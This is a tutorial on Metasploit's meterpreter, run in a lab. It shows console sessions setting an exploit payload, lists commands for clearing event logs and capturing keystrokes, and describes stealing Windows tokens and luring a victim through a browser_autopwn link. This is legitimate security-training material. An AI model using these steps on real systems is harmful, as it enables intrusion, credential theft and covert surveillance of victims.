Metasploit tutorial part 2: Using meterpreter

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
In Part I of our Metasploit tutorial, we covered the basics of the Metasploit Framework (MsF), created a simple exploit on a target system, and used payloads to achieve specific results. The disadvantage of using specific payloads is that alarms may be triggered when a new process starts in the target system. Ideally, a payload should avoid creation of a new process, containing all activity within the scope of the payload itself. It should allow for writing scripts, but without creating new files on disk, since this could trigger the antivirus software.

All these drawbacks can be avoided by using meterpreter in Metasploit. Meterpreter is a post-exploitation tool based on the principle of **'In memory DLL injection'**. This circumvents the drawbacks of using specific payloads, while enabling the writing of commands and ensuring



```
msf exploit(ms03_026_dcom) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(ms03_026_dcom) > show options

Module options:

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.13.130   yes       The target address
   RPORT  135              yes       The target port


Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, none, proce
ss
   LPORT     4444             yes       The listen port
   RHOST     192.168.13.130   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal
```

Figure 1.*payload-> windows/meterpreter/bind_tcp. This will bind to port 4444 of 192.168.13.30* encrypted communication. **DLL injection** makes the target run the injected DLL by creating a new process in the target that calls the injected DLL. For this to happen, we need a DLL injector, a target system, and the DLL to be injected.

We will use the same lab setup as explained in Part I of this Metasploit tutorial. However, the payload used here is as shown in Figure 1. When exploitation is complete, we get a meterpreter console to the remote system. The actual process is described in Figure 2.




Exploit + 1st Stage Payload
Payload Connects back to MSF
2nd Stage DLL Injection Payload Sent
MSF Sends Meterpreter Server DLL
Client and Server Communicate
Source: nymissa.org/wp-content/uploads/2008/03/msf_no_speaker_notes.ppt

Figure 2. *The Meterpreter workflow.*

Meterpreter's command set includes core commands, stdapi commands and privilege escalation commands. Figure 3 shows details of the command set available under stdapi, obtainable by typing '?' in the meterpreter console.



```
Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    ipconfig      Display interfaces
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table


Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getpid        Get the current process identifier
    getprivs      Get as many privileges as possible
    getuid        Get the user that the server is running as
    kill          Terminate a process
    ps            List running processes
```

Figure 3. *Stdapi networking commands and system commands*

The server-side support DLL is running on the target under the stdapi module, loaded by default with meterpreter. The migrate command helps shift the work environment on the target from one process to the next. This is useful if the service on which the payload is initially bound stops unexpectedly on the remote system.

Payload terminology

- **Single:** Self-contained payload that does a specific task.
- **Stager:** Facilitates delivery of large payloads in one shot, and creates a network connection between the attacker's and victim's machines.
- **Stages:** This enables download of other payloads to be used in the exploitation phase, using the connections created by the stager. These may include VNC, meterpreter, and so on.

Similarly, there are networking commands and system commands that we should examine as part of this Metasploit tutorial. Keystroke capturing is easily accomplished using the stdapi UI command set. Keyscan_start starts the service, and keyscan_dump shows captured keystrokes.

Stealing windows tokens and impersonation


The Windows security model assigns every user unique SID (Security Identifier). Every thread for each user has an associated primary token which contains information on aspects like privileges and groups. Using an impersonation token, a process or thread can temporarily assume identity of some other user. Once this is used up, the thread assumes the primary token again.

Attacks based on impersonation tokens

1. Local privilege escalation
Suppose a low privilege process runs in the system that has an admin authentication, there would be an impersonation token available for the admin. Now, if an attacker breaks in using some exploit, he would have access to the impersonation token for the admin.

2. Domain privilege escalation
Here the attacker hops to other machines over the network using the impersonation token.

This can be accomplished in our Metasploit tutorial using **incognito** in the meterpreter console as shown in Figure 4. Use commands such as list_tokens, steal_tokens and impersonate_token intuitively to carry out operations.




```
Loads a meterpreter extension module or modules.

OPTIONS:

    -h        Help menu.
    -l        List all available extensions

meterpreter > use -l
espia
espia.x64
incognito
incognito.x64
priv
priv.x64
sniffer
stdapi
stdapi.x64
meterpreter >
```

Figure 4. *List of all available extensions for meterpreter, including incognito*



```
The use command is used to interact with a module of a given name.
msf > use auxiliary/server/browser_autopwn
[-] Failed to load module: auxiliary/server/browser_autopwnn
msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > show options

Module options:

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   LHOST                        yes       The IP address to use for reverse-connect payl
   SRVHOST     0.0.0.0          yes       The local host to listen on.
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLVersion  SSL3             no        Specify the version of SSL that should be used
ed: SSL2, SSL3, TLS1)
   URIPATH                      no        The URI to use for this exploit (default is ra

msf auxiliary(browser_autopwn) > set LHOST 192.168.13.130
LHOST => 192.168.13.130
msf auxiliary(browser_autopwn) > show options

Module options:

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   LHOST       192.168.13.130   yes       The IP address to use for reverse-connect payl
```

Figure 5. *The auxiliary module browser_autopwn is used to gain information about a victim behind the firewall*

Client-side exploits behind firewalls

If the target is behind a firewall or NAT, the attacker must present the victim with a link that will redirect him to the attacker's machine, which is in fact a Metasploit instance. This is required since directly probing the target is not possible.

After setting values, type the **run** command. The server gets activated and exploits get loaded for different browsers. While sending a link to the victim, it should redirect to the attacker's Msf instance. Once the victim clicks on the link, a meterpreter session starts in the attacker's machine, granting access to the victim's machine.

In this second part of the Metasploit tutorial, we examined meterpreter concepts and command sets along with a scenario that could easily be tweaked to fit specific needs. Stay tuned for the next part of our Metasploit tutorial for advanced topics and concepts on the Metasploit Framework

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